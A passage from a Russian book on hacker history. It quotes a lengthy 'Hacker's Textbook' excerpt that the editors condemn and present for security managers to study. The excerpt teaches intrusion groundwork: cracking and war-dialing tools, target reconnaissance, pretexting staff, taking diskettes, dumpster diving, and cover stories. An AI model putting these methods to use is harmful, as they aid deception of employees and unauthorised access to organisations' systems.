(Подробнее на эту тему см. Приложение 2 к настоящему изданию: интервью с Кевином Митником).

До конца 60-х годов хакеров можно было сопоставить с античными Мастерами. Хакинг ассоциировался с высшим профессионализмом и вытекающей из него культурой поведения. Тесная связь культурного и интеллектуального уровней давно отмечалась психологами. Из этого правила, конечно, бывают исключения, но редко, и общей картины они не меняют. А картина до конца 60-х годов была следующая — в полной замкнутости и отсутствии какой-либо связи между компьютерными центрами страны, каждый программист должен был получить необходимые ему знания САМ. Это был долгий и тернистый путь. Информатика тогда едва выходила из околонаучной комы, но все эффективные алгоритмы и приемы еще не были канонизированы и широко известны. Как бы не был очевиден древовидный поиск или линейная сортировка, но до него еще нужно было додуматься, и, увы, далеко не один раз. Отсутствие таких привычных сегодняшнему поколению коммуникаций приводило к тому, что все алгоритмы переоткрывались десятки раз в разных местах прежде, чем информация о последних успевала дойти до адресатов «естественным» путем — через книги и университеты.

Обмен знаниями происходил только в узких рамках университетских или лабораторных общин. В условиях такой тесной связи друг с другом компьютерный вандализм возникнуть просто не мог. «Паршивые овцы» быстро вычислялись и с позором выдворялись прочь. Да и было-то их очень немного. Машинное время и программистический труд очень ценили и любая мысль о «завешивании» системы казалась кощунственной.

В лексиконе тогдашних хакеров еще не появилось оскорбительное слово «ламер». Не то, чтобы среди них не было таковых, а просто программисты в то время намного лояльнее относились к непрофессионалам. Да и как бы можно было расценить такие оскорбления в тесных коллективах?

Сегодня, на фоне развитых сетевых коммуникаций, когда собеседники едва ли имеют шанс встретиться лицом к лицу в реальной жизни, ситуация кардинально изменилась. Электронное общение принесло вместе с неоспоримыми благами не меньшую кучу дерьма, с которым вынуждены жить сегодняшние хакеры, и первый камень этого здания был заложен в 1969 году. Тогда по инициативе Управления перспективных исследований Министерства Обороны США — Defense Advanced Research Projects Agency — создается первая вычислительная сеть, получившая название Advanced Research Projects Agency NETwork - ARPANET.

ARPANET сразу объединила несколько университетов, находящихся в разных концах США, и стремительно продолжала расширяться. По очередной иронии судьбы эта сеть не планировалась для передачи секретных сведений, а просто для обмена открытой информацией и электронной перепиской, поэтому никаких серьезных разграничивающих доступ элементов в ее архитектуре не присутствовало. Это только лишний раз подчеркивает, что даже в конце шестидесятых годов о вандалах не только не имели представления, но даже не могли представить их появление в обозримом будущем.

Именно эта промашка, унаследованная общеизвестной сетью Интернет, привела последнюю к состоянию сегодняшней анархии. Но не будем пока забегать так далеко вперед.

Сеть не только физически соединила компьютеры, но и духовно сплотила работающих за ними людей. Хакеры, привыкшие к малоподвижному образу жизни, порой и не знали, где географически находится их респондент — в соседней лаборатории или в другом штате. Интенсивное взаимодействие сотен и даже тысяч очень неглупых людей дало невероятный толчок прогрессу. Для тех времен были характерны открытое обсуждение и распространение технологий и инженерных решений. Любые недочеты быстро исправлялись и программа (технология) уже в исправленном варианте отправлялась в сеть на следующий цикл доработки.

Времена, когда каждый изобретал свой велосипед, уже уходили в историю. Вместо бессонных ночей, проведенных в попытках решения задачи, теперь проводили время в поисках уже готовой информации в быстро набирающей силы сети. Не будем навешивать ярлыки и называть тех людей, но именно эта легкость получения уже готовой информации без необходимости понимания сути последней и послужила толчком к появлению в Сети людей, которые сами ничего не делали, только копировали ресурсы других.

Число пользователей ARPANET продолжало расти и не всех из них можно было назвать хорошими парнями. Кроме того, ресурсы сети, помимо собственно программистов, начали использовать и далекие от компьютеров люди для служебной и деловой переписки.

Прежняя монолитность компьютерного сообщества рухнула. Теперь далеко не каждый человек, сидевший за терминалом, был программистом. Все чаще и чаще он оказывался, выражаясь сегодняшней терминологией, юзером. Успех ARPANET и совершенствование компьютерных технологий вели к тому, что ЭВМ превращалась в предмет массового спроса и потребления.

Хакерский жаргон теперь становился знаком принадлежности к особой группе — касте компьютерных фанатов. В то время хакерство еще не стало модным и никому и в голову не приходило копировать их профессиональный сленг, да и нужды-то в этом особой у пользователей еще не было.

В конце 60-х годов компьютерные технологии шагнули далеко вперед, заменив телетайпы терминалами, а перфокарты — клавиатурой. Не в меньшей мере это отразилось и на возросших вычислительных мощностях. Машинное время выделялось уже в достаточной мере для тех задач, о которых раньше никто и не пытался помышлять.

Предназначенная изначально для обучения и обмена информацией, Сеть стала открытыми воротами на пути зарождающегося компьютерного вандализма. Именно та легкость и доступность информации приведет через несколько лет к тому, что безграмотные и озлобленные маньяки получат в руки практически готовые технологии и инструментарий, чтобы потом употребить их для своих черных дел.

Именно Сеть в последствии вынесет компьютеры из лабораторий и поставит персоналками на рабочие столы; размоет ту атмосферу отношений, царящую в компьютерном мире шестидесятых-семидесятых годов. Позже деградация образования и общества уничтожит хакерский дух. Уже в восьмидесятых останутся лишь отдельные одиночки, хакерство как общественное движение прекратит свое существование. А сейчас история вновь повторяется — хакеры вновь объединяются и даже наравне с обычными террористами выступают против правительства своих стран, взламывают банковские системы и просто делают всякие гадости на сайтах известных компаний...

Учебник Хакера (отрывок)

Этот отрывок мы сознательно выносим на суд общественности, поскольку вряд ли встречали более антиобщественную, индивидуа-

листскую и мизантропическую книгу. В этом отношении ее можно сравнить с «Майн Кампф», «Сатанинской библией» или «Философией в будуаре». Безвестный автор терпеливо воспитывает из своего читателя ненавистника общества, мелкого пакостника, лжеца и ублюдка и горделиво называет себя «истинным хакером». На этом отрывке вполне возможно изучать психологию хакера, а также *(внимание руководителям службы безопасности учреждений!)* здесь подробно описывается методика шпионажа относительно будущих жертв.

Приводим этот обнаруженный нами в Сети текст с небольшими купюрами.

«Любой серьезный взлом требует некоторых подготовительных исследований, которые должен произвести хакер перед тем, как усесться за компьютер. Грамотному «взломщику» необходимо владеть определенным объемом информации.

Чтобы заняться хакерством, вам, естественно, следует обладать кое-какими сведениями о компьютерах и телекоммуникациях, хотя бы на уровне идей. Ваши основные средства — компьютерные программы.

Типовой набор инструментов для взлома

Ниже приведен список программ для начинающего хакера. Сначала инструменты: маленький список программ, которые достойны находиться в арсенале любого хакера. Эти программы не сделают из Вас хакера и использование их не обязательно для того, чтобы стать им. Эти инструменты (программы) могут помочь вам узнать много полезного и необходимого. Обратите внимание: упомянутые программы — для ДОСА / ОКОН!

ToneLoc v1. 10

War Dialer. Эта программа является сканером. Задача этой программы просканировать местную телефонную линию на наличие модема на другом конце. Если на другом конце линии присутствует модем, значит возможна связь с удаленным компьютером, не так ли ?

Cracker Jack v1. 4

Кракер паролей. Эта программа работает под ДОС и задача ее состоит в нахождении и взломе пароля под Юникс. Дополнительные утилиты можно найти у нас в разделе HackZ.

Hacker's Utility v1. 02

Эта программа включает в себя множество полезных утилит. В нее входит: кракер паролей, генератор паролей, port scanner, finger lookup, file extractor и многое другое!

CyberKit v. 2. 4

В этой программе есть: TraceRoute, WhoIs, Finger, Name Server LookUp, Time Synchronizer, Quote of the Day и многое другое.

PGP Freeware v5. 0

Эта программа предназначена для шифрования информации. Ты любишь секретность? Да? Значит, эта программа для тебя! Изучи эту программу, используй ее. Зашифруй свою почту, зашифруй свои файлы, зашифруй себя!

7th Sphere PortScan v1. 1

Полезный и очень быстрый сканер портов от 7th Sphere. Очень прост в установке и в работе.

А теперь два главных правила:

1. Чтобы стать хакером, понадобится много времени. И все это время вы должны полностью использовать. Чтобы научиться чему-нибудь, есть один только путь — вы должны читать, читать и еще раз читать. Со временем у вас будут появляться все новые и новые вопросы, которые вы сможете задать тому, кто знает на них ответ. Посещайте кракерские и хакерские форумы!

2. Изучайте программирование, язык скриптов, а предпочтительней — языки под Юникс. (C++, Perl, JavaScript и другие). Также следует изучать ОС Unix, протоколы TCP/IP.

Желаем удачи в новых начинаниях!

Для реального взлома нужен, в первую очередь, телефонный номер или какой-либо другой путь получения доступа к компьютеру, который вы по каким-то соображениям решили «взломать». И в том, и в другом случае понадобится предварительное исследование. При первом обращении к компьютеру вам также придется исследовать возможные способы взлома и выбрать подходящий. И, наконец, вы буде-

те производить исследования уже после того, как получите доступ к вожделенной системе, дабы извлечь как можно больше пользы из открывшихся перед вами возможностей. А сейчас давайте обсудим, что же следует сделать прежде, чем начать «военные действия»...

Итак, первое — ВЫБОР конкретной цели!

Под «пристрелкой» я подразумеваю процесс, в ходе которого хакер решает, что именно из существующего программного обеспечения стоит попытаться «сломать».

Эта тема по многим причинам может показаться тривиальной, но, тем не менее, она заслуживает обсуждения, так как все же является в некотором роде ключевым моментом хакинга. Предположим, что вы — новичок в этом деле. Допустим, вы получили — путем каких-то собственных исследований, или же по воле случая — некую информацию, которая, как вам кажется, может помочь проникнуть в определенную систему. Например, через нелегальные компьютерные каналы вы раздобыли телефонный номер большой правительственной базы данных со сведениями о шпионаже. Само собой, может показаться разумным просто набрать этот номер, чтобы убедиться, верны ли ваши сведения, но с другой стороны, лучше сначала исследовать «дичь» и проверить, стоит ли она затраченного времени и денег за телефонный счет, а также оправдывает ли она связанный со взломом риск...

Поищите данный номер в перекрестном телефонном каталоге того региона, в области которого располагается исследуемый вами объект. Такие каталоги можно найти во многих библиотеках. Это книги, как правило, выпущенные без лицензии телефонной компании, содержат список имен и адресов с номерами телефонов. Но, скорее всего, вам придется приобрести «подпольный софт» с базой данных, стоимость которого колеблется от 60 до 3.000 рублей за компакт-диск. В отличие от обычных телефонных книг, в перекрестных каталогах имя отыскивается по номеру, а не наоборот.

Если вам не удастся найти такой каталог, позвоните оператору АТС и ангельским голосом осведомитесь, кому принадлежит данный номер. Естественно, что предпочтительнее самому просмотреть каталог, не выходя на контакт с сотрудниками телефонной компании. Если номер общедоступен, то это, скорее всего, вообще не компьютерная линия и его можно оставить в покое. Вам может показаться бессмысленным тратить время на поиск номера, вместо того, чтобы просто его набрать, но не забывайте: прежде, чем трогать «дичь», следует накопить как можно больше информации о ней. Если номер действитель-

но принадлежит сверхсекретной базе данных, будьте готовы к тому, что ваш звонок могут отследить; во всяком случае, он может вызвать подозрение у компетентных органов...

Новички обычно жаждут совершить свой первый большой взлом и по горячности совершают опрометчивые поступки. Возможно, у вас еще не было опыта по изменению данных телефонной компании, или звонков с автомата, или каких-то иных способов замаскировать свой вызов.

Новичок, набирающий секретный номер после предварительных исследований, вероятно, тоже глупо рискует, но он все же продвинулся на несколько ступеней выше по профессиональной хакерской лестнице, чем салага, который звонит вообще без всякой подготовки — это непростительная глупость. Итак, когда цель избрана, вам не обязательно приступать немедля к вашему первому большому начинанию. Может оказаться более предпочтительным выждать, пока у вас не наберется достаточно опыта, чтобы выполнить все, как надо. Если вам стало кое-что известно о «потенциальной жертве» и больше это неведомо никому, лучше всего помалкивать, пока вы не произвели взлом. Если вы станете действовать, руководствуясь своими знаниями, и попытка провалится, шансы на повторную попытку будут близки к нулю, поскольку администраторы системы тоже не будут сидеть сложа руки. Запомните следующее: выше головы не прыгнешь.

«Пристрелка» включает в себя также исследования другого рода. Что, если у вас в руках действительно оказался некий заманчивый секрет, позволяющий куда-то проникнуть? Вероятно, сперва следует подумать о наилучшем способе проникновения в эту систему. Например, если искомая система входит в Интернет, вам придется найти способ войти в сеть под чужим именем. Но имейте в виду, что на вашу «жертву» может положить глаз и другой охотник. Так что возможности вести подготовку годами у вас нет.

Что же, хакерство — это такая штука, где побеждает наиболее энергичный. Если вы учитесь в школе, либо живете рядом с ней, и ваш компьютер по какой-то причине зарегистрирован в Интернете, вам не составит труда войти в сеть под собственным именем и уже оттуда пытаться соединиться с другими системами. Но это не только легко, а еще и чудовищно глупо! Только неумехи совершают взлом, входя в сеть под собственным именем. Не успеете вы просмотреть те немногие директории, что открыты вашему минимальному уровню доступа, как вам уже придется искать способ маскировки для совершения дальнейших действий. Повторяем еще и еще раз: вам придется искать способ

входа под другим именем и уже потом решаться на что-то большее.

Взлом компьютерных систем высшего порядка делится на две части: частный взлом и общественный. Имеется в виду, что сначала вы маскируетесь под какое-то частное лицо, а затем ищете способ замаскировать вашего липового пользователя под зарегистрированного пользователя взламываемой системы. Можно потратить уйму сил, денег и времени на попытки проникнуть в систему, которая в результате окажется бесполезной. Допустим, вы избрали мишенью компьютер на родном факультете института, желая превратить свою ступень хакерского мастерства из категории F в категорию A (аллегория, конечно!).

Вам может показаться, что вам достаточно прикинуться деканом или кем-либо еще из факультетского начальства, но во многих случаях это оказывается вовсе не так. Преподаватели, особенно те из них, что ведут математику или курсы компьютерных дисциплин, обычно сообщают студентам адрес своего компьютера, чтобы вы могли общаться с ними по электронной почте. Но это не поможет вам подняться на ступень выше. Для этих функций наверняка предназначен какой-нибудь закрытый административный компьютер — его-то вам и следует взламывать. Может показаться само собой разумеющимся, что наивысшим уровнем компьютерного доступа обладает ректор университета. Но так ли это на самом деле? Действуйте наверняка — займитесь профессорами.

Одним словом, если вы знаете, чего хотели бы достигнуть, произведите вначале необходимые исследования, чтобы выяснить: те ли ЛЮДИ, которых вы избрали для достижения своей цели, сидят за клавиатурой нужного вам компьютера. Потенциальные мишени зачастую можно вычислить, читая свободно публикуемые открытые документы. Они рассчитаны на «этичное использование» системы и часто дают возможность заглянуть в «защищенные» от постороннего взгляда разделы. Например, мне некогда удалось прочесть маленький отрывок из устаревшего доклада о мерах по безопасности. Данное положение, по-видимому, относилось к списку мер, которые следовало принять для улучшения защиты компьютерной сети. Но к тому времени, как я прочел эту заметку, меры уже были приняты, а вот мысли о том, что защита действительно необходима, давно успели улетучиться из головы автора доклада, и информация оказалась общедоступной.

Вот о чем говорит это положение:

«Сеть 19 должна быть полностью изолирована от персональных компьютеров и широкополосных сетей с помощью шлюзов. Входы на

все терминальные серверы подлежат защите в обязательном порядке. Персональные компьютеры следует снабдить соответствующим программным обеспечением для ведения наблюдений за сетью с целью обнаружения неправильного и/или неэтичного ее использования».

Посмотрите, какое море информации можно извлечь из данного отрывка. Имея на руках эти рекомендации по усилению защиты, нам не составит труда обнаружить то самое программное обеспечение, которое выполняет функции по защите. Тогда мы увидим, что могут делать эти программы и чего не могут; мы сможем отыскать в них ошибки или слабые места и использовать эти ошибки. На худой конец мы всегда в состоянии изобрести другие способы обойти эти программы - ведь на плечах у нас голова, верно? Но наибольший интерес представляет упоминание о «Сети 19». Что это за «Сеть 19»? Наверняка нечто такое, что администрация хотела бы спрятать подальше от посторонних глаз. А раз так, то, похоже, перед нами достойная цель для взлома. Если такая заметка попадется на глаза хакеру, он, несомненно, изберет «Сеть 19» объектом для своего нападения. Это пример случайно обнаруженной информации, которую можно с успехом использовать. Но помните -- мы прочитывали ВСЕ общедоступные документы ради ОДНОЙ-ЕДИНСТВЕННОЙ задачи — мы хотели совершить взлом. То, что вышеупомянутая информация попала нам в руки, было чистой воды ВЕЗЕНИЕМ, но и поиск-то мы вели НАПРАВЛЕННЫЙ!

По сути дела, оперативные исследования такого рода — просматривание каждого дюйма имеющейся в вашем распоряжении системы, прежде чем заняться поиском менее доступных объектов — тоже является «пристрелкой». Если вашей целью является определенная секретная компьютерная система, просмотрите все схожие с ней доступные системы перед тем, как заняться той, что вас интересует.

Такой просмотр может привести к полезным намекам, типа упоминания о «Сети 19»... по крайней мере, вы ознакомитесь с различными сторонами системы — «жертвы». Вот что следует искать, «прощупывая» доступную систему, прежде чем заняться менее доступной: каким образом в ней осуществляется ввод и вывод; имеются ли в ней лазейки и как система реагирует на них; каков формат ее команд и какие типы команд пригодны к использованию; что это за компьютер и какое «железо» в нем находится. Конечно, существуют еще некоторые вещи, которые вы будете искать, вроде информации о интерфейсе или о том, сколько времени занимает выполнение тех или иных команд. Эти сведения пригодятся позднее, ибо, когда дойдет до дела, то есть до взлома, вам не захочется тратить многие часы, пытаясь найти нужную ко-

манду или элементарно выйти из системы.

«Пристрелка» может показаться не только скучным, но и раздражающим занятием. В конце концов, ученый может анализировать радугу, используя специальные научные термины, объясняющие, что же она собой представляет, какой она формы, и почему цвета в ней располагаются именно так, а не иначе. Но вместе с тем, это сложное описание радуги не будет иметь ничего общего с самой радугой. Анализ не затрагивает красоту радуги.

Технический жаргон не включает в себя поэтических эпитетов, которые мы привыкли ассоциировать с радугой. Вы можете привести те же доводы, объясняя, чем «пристрелка», подготовка и планирование попыток взлома отличаются от удовольствия, доставляемого самим взломом. Если вас наняли для взлома, вам придется выполнить работу, иначе вам не заплатят за нее. Но, с другой стороны, зачем нам мучиться, занимаясь такой ерундой, как скрупулезный сбор предварительной информации? Вы правы! Вы абсолютно правы! Совершенно необязательно принимать те предложения, о которых я говорю. Нет настоятельной необходимости как следует поразмыслить, что же вы собираетесь делать, прежде чем браться за дело. Это всего-навсего наше, сугубо личное мнение, что следует иметь понятие о таких вещах.

Решившись на нарушение закона, надо по крайней мере знать, как это Делается. «Пристрелка» к определенным компьютерам, которые, как вы уверены, содержат нужную вам информацию, и к людям, обладающим определенными уровнями доступа и возможностями – все это похоже на научное описание радуги и не приносит ничего, кроме разочарования. Но в дальнейшем, если вы действительно хотите продвигаться вперед, если вы хотите совершать взломы ради развлечения и извлекать все больше удовольствия из каждой новой попытки, я бы все же посоветовал вам заняться этими скучными вещами. Они помогут избавиться от долгих бесплодных поисков и однообразных попыток совершить взлом с помощью грубой силы, а также избежать неприятностей.

Итак, разрабатывайте основной план действий. Удостоверьтесь, что выбранные вами цели годятся для данного случая. Тогда вы будете знать, что ваш взлом не обернется полным тупиков лабиринтом. Сами мы придерживаемся концепции намерений, или целей, но если вы не частный сыщик и не ушлый журналист, то, возможно, захотите и будете рады проникнуть в любой оказавшийся под рукой компьютер с помощью любых подручных средств. Это тоже неплохо; многие хакеры настолько отдаются своему увлечению, что, даже если компьютер-

ная система и не таит в себе ничего особенного, о чем они прекрасно знают, эти ребята все же взламывают ее, так как получают удовольствие от самого процесса взлома.

Но ведь очевидно, что куда интереснее проникнуть в систему с какими-то секретами, нежели в такую, чье содержимое не представляет для вас никакой ценности. Стоит ли тратить многие месяцы, пытаясь пробраться в систему, содержащую статистические данные о частоте популяций лабораторных крыс? Проявляйте осмотрительность при выборе целей. Проникновение в систему — только полдела; когда вы окажетесь внутри, вам будет гораздо интереснее.

Сбор информации

Прежде, чем приступить к своим исследованиям, вам следует выяснить, какого рода информацию вы стремитесь получить.

Существует три темы, о которых должен иметь представление хакер: а) телекоммуникации; системы вообще и в) конкретные системы в частности.

Вам следует обладать определенным уровнем знаний о компьютерах, модемах, телефонных сетях и о человеческой натуре. Мы искренне надеемся, что наша помощь окажется своевременной и ознакомит вас с подобной полезной информацией. Если нет — а мы с готовностью признаем, что наши напутствия не являются чем-то вроде Библии — отправляйтесь на поиски специальных библиотек и ищите там то, что вас интересует. Возможно, вам и не требуется никаких особенных знаний. Но вам наверняка захочется ознакомиться с последними достижениями технологии, равно как и с теми организациями, чьи компьютеры вы собираетесь «ломать». Даже если вы считаете, что знаете все, что только можно знать, совсем не помешает убедиться: в самом ли деле вы являетесь знатоком своего дела — особенно, если речь идет о таких стремительно меняющихся вещах, как аппаратное обеспечение, программное обеспечение и телекоммуникации. Ступайте в близлежащую библиотеку или магазин, найдите полки с книгами по компьютерам, полки с книгами по уголовному праву и полки с книгами по управлению бизнесом. Там вы обнаружите «легальные» книги о хакинге и компьютерных преступлениях. Изредка следует просматривать также книги по телекоммуникациям. Если вы хотите получить понятие о различных ситуациях, в которые вы можете попасть, значит, вам понадобятся книги об информационных службах, интерактивных базах данных, компьютерных преступлениях, операционных системах, BBS и обо всем, что имеет отношение к действиям, производимым с компьютером и модемом.

Поищите в каталоге книги, в которых фигурируют слова:

— «телекоммуникации»

— «защита»

— «компьютеры»

- «хакеры»

— «телефонные системы»

— «модемы».

Не забудьте и о справочниках — там содержится много полезных материалов. Хакингу лучше всего обучаться на практике, но в технической литературе тоже можно найти немало хороших приемов и хитростей. Кстати, вы знаете, кто публикует больше всех в мире книг?

Правительство Соединенных Штатов...

Мы вовсе не хотим сказать, что вам следует прочесть каждую книгу по хакингу, и уж, конечно, не имеем в виду то, что все это надо прочесть до того, как вы начнете ваши первые хакерские опыты. Мы просто доводим до вашего сведения следующее: зачастую люди не представляют себе, сколь богатую информацию можно почерпнуть из вполне доступных источников, не прибегая ни к каким взломам. К тому же, читая книги, вы узнаете о том, как выглядят компьютерные системы изнутри. Вы ознакомитесь с различными необходимыми командами, форматами имен и паролей, которые используются в различных системах. Вдобавок, зачастую в таких книгах спокойно можно найти списки доступных номеров — позвонив по ним, вы сможете проверить различные системы либо получить информацию по этим системам. Все эти сведения пригодятся вам и помогут двигаться вперед.

Лично я знаю все, что мне необходимо, обо всех их программных продуктах, о новейших достижениях, о том, кто пользуется этими программами. Вооруженные такими сведениями, мы можем прокладывать свой путь в обход продукции данных компаний. Зная, как они ловят хакеров, мы обязательно избежим возмездия с их стороны. У нас набралось множество ценных пособий, справочников, руководств по операционным системам и магнитных дисков подобного рода. И мы можем похвастаться даже замечательной и вполне злободневной подборкой закрытых изданий AT&T.

Эти методы не столь уж необычны, поскольку в дело идет все, что может принести пользу в вашем отважном предприятии. Раздобыв идею нового способа получения большего количества сведений об интерактивной системе или о работающих в ней людях, постарайтесь опробовать ее на практике. В принципе, любые сведения могут оказаться полезными. Все, что вы обнаружите, поможет вам проникнуть либо

в тот компьютер, который интересует вас на данный момент, либо в другой — когда-нибудь в будущем. К тому же, согласитесь, всегда приятно обнаружить закрытые данные или тайные секреты системы. Поделитесь своими открытиями с другими хакерами, а те в долгу не останутся — как пить дать отблагодарят вас, поведав что-нибудь этакое.

Существует пять нестандартных методов исследований:

- диалоговые руководства и модели программ
- «копание в мусоре»
- анализ найденных дискет
- изучение фотографий
- «вынюхивание».

Помните — все эти методы исследований работают.

л

Диалоговые обучающие руководства и модели программ

Руководства и модели программ часто используются для обучения работе с компьютерной системой. Эти программы имитируют компьютерные экраны, какими видел бы их пользователь в процессе реальной работы в сети. Руководства и модели отличаются от реальной работы тем, что сообщают пользователю о стандартных методах общения с системой и иногда даже показывают ему необходимые в работе специальные детали. Если пользователь не прошел курс обучения, ему обычно выдается сборник упражнений для работы с облегченной версией настоящей системы, причем, как правило, выдается вместе с богатым набором всевозможных шпаргалок.

Руководства и модели дают новым пользователям практический опыт общения с программным обеспечением, с которым им придется иметь дело, знакомят с его функциями и задачами. Такие программы весьма часто используются в учебных целях вместо реальной системы или же как дополнение к ней. На то имеется несколько причин. Что, если система еще внедряется или проходит стадию обновления? А может быть, новичка слишком накладно обучать на «живой» системе — мало ли что.

Модели решают подобные проблемы, так как их можно инсталлировать на любой компьютер.

Как добраться до этих программ?

Программы-модели можно получить в общественных, специализированных и даже научных библиотеках. Можно также заказать та-

кую у производителя. Напишите производителю программного обеспечения, что, мол, вы собираетесь круто раскошелиться на его продукцию. Льстите, лгите, грейте в производителе чувство собственной сверхполноценности, а потом, будто бы невзначай, вверните: а нет ли, случаем, у господ хороших какой-нибудь «демонстрашки»? Дескать, я готов брать все оптом, а партнеры колеблются. Впрочем, если вы лицом подходящий и скользкий, как угорь, а вдобавок терпеть не можете писать писем, то не исключено, что вам удастся даже добыть такую программу у дружески настроенного сотрудника компьютерного отдела компании. Модели и руководства — незаменимая вещь в хакерском деле; их польза очевидна. Они помогут вам изучить систему, и, вероятно, раскроют используемые по умолчанию имена точки входа; не исключено, что в них окажется даже описание недостатков системы.

Иногда приходится подключать все свое воображение, чтобы найти другие способы использования руководства. Как-то мы сидели в одном офисе, ожидая назначенной встречи. Секретарша на минутку вышла, и мы, подойдя к ее столу, позаимствовали малюсенькую дискетку, вложенную между страницами книги. Дискета содержала программу под названием ARRSIM (ARRangement SIMulator — модель программы по планированию и организации). Это оказалась действующая копия их рабочей программы, только с бессмысленными именами в базе данных. Программа предназначалась для обучения сотрудников планированию и организации встреч между клиентами и потенциальными поставщиками. Придя домой, мы загрузили «демонстрашку»-ARRSIM и начали свою игру.

Сначала мы попытались поменять адрес, на что компьютер ответил: «Supervisor Approval Required», что в переводе на нормальный русский язык означает одно — необходимо подтверждение от супервизора, и... на экране замигал курсор. Тут явно был нужен пароль. Мы попытались воспользоваться тем, что использовался при загрузке (он был написан на наклейке дискеты), но пароль не сработал. Мы просканировали дискету с помощью одной веселой утилиты, но не нашли никакого подходящего текста (скрытого пароля). Нам всегда казалось, что изменение адреса — это нечто такое, чем приходится заниматься на каждом шагу. Так почему же, когда мы попытались изменить адрес, у нас запросили пароль?

Эту программу явно составлял один из тех параноиков, которые не в состоянии доверить девочке-оператору самостоятельно изменить имя или адрес. Итак, мы позвонили в компанию (да-да, той самой знакомой секретарше) и после традиционного обмена сплетнями об общих знакомых (некоторые дополнительные секреты также удалось

разузнать еще в офисе!) нам удалось задать последний, но наиболее необходимый вопрос:

— Ирочка, не знаешь ли ты, что надо набрать, когда на экране появляется «Supervisor App...»?

-- О, это такая глупость! — рассмеялась секретарша. — Просто кошмар... Набери «love»...

Не знаем, на кой им это понадобилось. Всем уже осточертело это слово! Один из нас тут же поблагодарил ее. А дальше было знаете что?

Не угадали...

Пароль «Love»... не сработал.

Точнее, не сработал в качестве пароля для входа в руководство. Но это был именно тот пароль, который использовался для входа в НАСТОЯЩУЮ систему. Очевидно, предполагалось, что загружаться терминалов, расположенных в офисах, могут только супервизоры.

Копание в мусоре

Это вовсе не грязная работа и ее совсем необязательно выполнять, но серьезные исследователи ею не брезгуют. Под исследователями мы, чаще всего, подразумеваем тех хакеров, которые проводят исследования компании или компьютера.

Для этого не нужно рыться в отбросах. В большинстве мест существуют отдельные контейнеры для бумаг. Некоторые из бумажек могут быть разорваны на клочки, но большинство остаются целыми. Лучше устраивать охоту за мусором в те дни, когда прочно установилась солнечная погода, чтобы объект ваших поисков оказался в приличном состоянии. Мы обычно собираем найденную бумагу в пачки и складываем ее в специальные мешки. Придя домой, просматриваем свои трофеи. Там можно найти закрытые телефонные каталоги, названия различных организаций и имена частных лиц, пособия для обучения, устаревшие файлы, письма, информацию о разработке проектов, а порой даже упоминание о компьютерной системе. Львиная доля этого мусора НЕ бесполезна и, вдобавок, почти все эти бумажки жутко интересно читать.

Роясь в мусорных контейнерах различных компаний, ведомств и других учреждений, мы однажды обнаружили: микрофильм, счета, целые коробки с деловыми объявлениями, книги, дохлую крысу, обломки всякого электронного хлама и еще много-много... ну, в общем... мусора. Конечно, большая часть всего этого не поможет совершить

взлом, но содержащаяся там информация... вполне пригодна.

Порой удается многое узнать о том, как функционирует организация, роясь в ее отходах. Когда мы в первый раз занялись этим делом, вытащили один-единственный зеленый мешок с мусором из контейнера на задворках банка. Кстати, мешки с банковским мусором заклеены бумажкой, на которой написаны название банка, а также время и дата выброса мешка. Находящийся внутри мусор бывает двух видов. В мешках поменьше содержится мусор из всех частных отделений банка, в других — цитоплазма измятой бумаги и пробитых чеков, выметенных из-под стоек. Интерес представляют мешки из частных офисов.

Но и это еще не все...

Мусор самого директора банка был очень интересным. В нем обнаружились: сломанный замок от подвала, коробка с какими-то ключами, несколько конвертов, листок бумаги с кодовой комбинацией от сейфа, нацарапанной на нем, и докладная «Отделу управления» от женщины из «Отдела автоматизации» вместе с... дискетой. Из этого письма нам удалось узнать имя, адрес и номер комнаты отдела автоматизации банка. Мы почти сразу отправили им по почте разработанное с помощью социальной инженерии послание и, в результате, получили копию запрошенной дискеты и в придачу — некоторое количество полезной для хакинга информации.

Если вас застукают за взломом мусорного контейнера, лучше всего сказать, что вы «просто ищете пустые бутылки, которые можно сдать». Нынче множество контор занимается приемом чего угодно, и такой ответ никого не удивит. Конечно, можно сходу отправляться опустошать все мусорные контейнеры мира. Но мы настоятельно советуем вам, прежде как следует подготовиться к походу за мусором.

Однажды я поведал скучающему старику-сторожу следующую небылицу:

-- У нас в школе устроили соревнование по сдаче алюминиевых банок. За каждый килограмм банок, что мы приносим, школа получает тридцать пять рублей. Классу, который принесет больше всех, вручат приз. Наш класс пока на втором месте, но мы стараемся поднять его до первого!

Дедок ушел и вскоре вернулся с охапкой пустых банок и бутылок из-под пива.

-- А бутылки берете?!.. — осведомился он.

Запомните, идя на такое важное дело: не надо носить в карманах лишних вещей или надевать часы, которые случайно могут соскочить

с запястья. Если вы не хотите, чтобы ваши деньги, бумажник, записные книжки и так далее поглотила ненасытная утроба мусорного контейнера, оставьте все это дома.Перед выходом проверьте карманы. Убедитесь, что не имеете при себе предметов, могущих послужить для идентификации вашей личности, а также ничего такого, что можно потерять. Мы можем припомнить, по меньшей мере, четыре сообщения, отправленных хакерами по частным BBS, с содержанием типа:

«Quacker! Только что вернулся с помойки... я забыл надеть свое кольцо, когда вылезал из контейнера! Завтра придется снова туда переться!»

А с другой стороны, имеет смысл прихватить с собой дешевые часы или еще что-то, дорогостоящее на вид, но грошовое по сути. Тогда, если к вам приблизится какая-нибудь любопытствующая личность, у вас будет возможность вскочить со словами:

- Вот они, эти несчастные часы! Я так и знал, что уборщик, этот пьяный придурок, выкинул их вместе с мусором.

И еще один совет бывалого человека: вернувшись домой, примите душ!

Анализ найденных дискет

Когда вы становитесь хакером, вам повсюду во множестве начинают попадаться дискеты. Одни из них — испорченные, покореженные, погнутые — выброшены из-за очевидной непригодности, другие - беспечно забыты в дисководе, под клавиатурой, под столом; дискеты также могут находиться на своих обычных местах:

- лежать на рабочих столах
- в дискетницах
- в телефонных справочниках
- в шкафах для хранения файлов.

Конечно же, вам захочется считать данные с этих дискет и запустить находящиеся на них программы. Мы вовсе не предлагаем вам действительно красть дискеты, которые вы увидите в офисе или где-то еще, но, возможно, вам удастся незаметно взять одну из них на ночь или на несколько деньков, так, что пропажа не будет обнаружена. Если так — успехов вам!

Но, стоп... стоп...

Прежде, чем начать рассказ о том, как поступать с добытыми

дискетами, давайте определимся с терминологией. Мы вам расскажем о дискетах для микрокомпьютеров, которые, как всем хорошо известно, бывают двух видов: 5,1-дюймовые и 3,5-дюймовые.

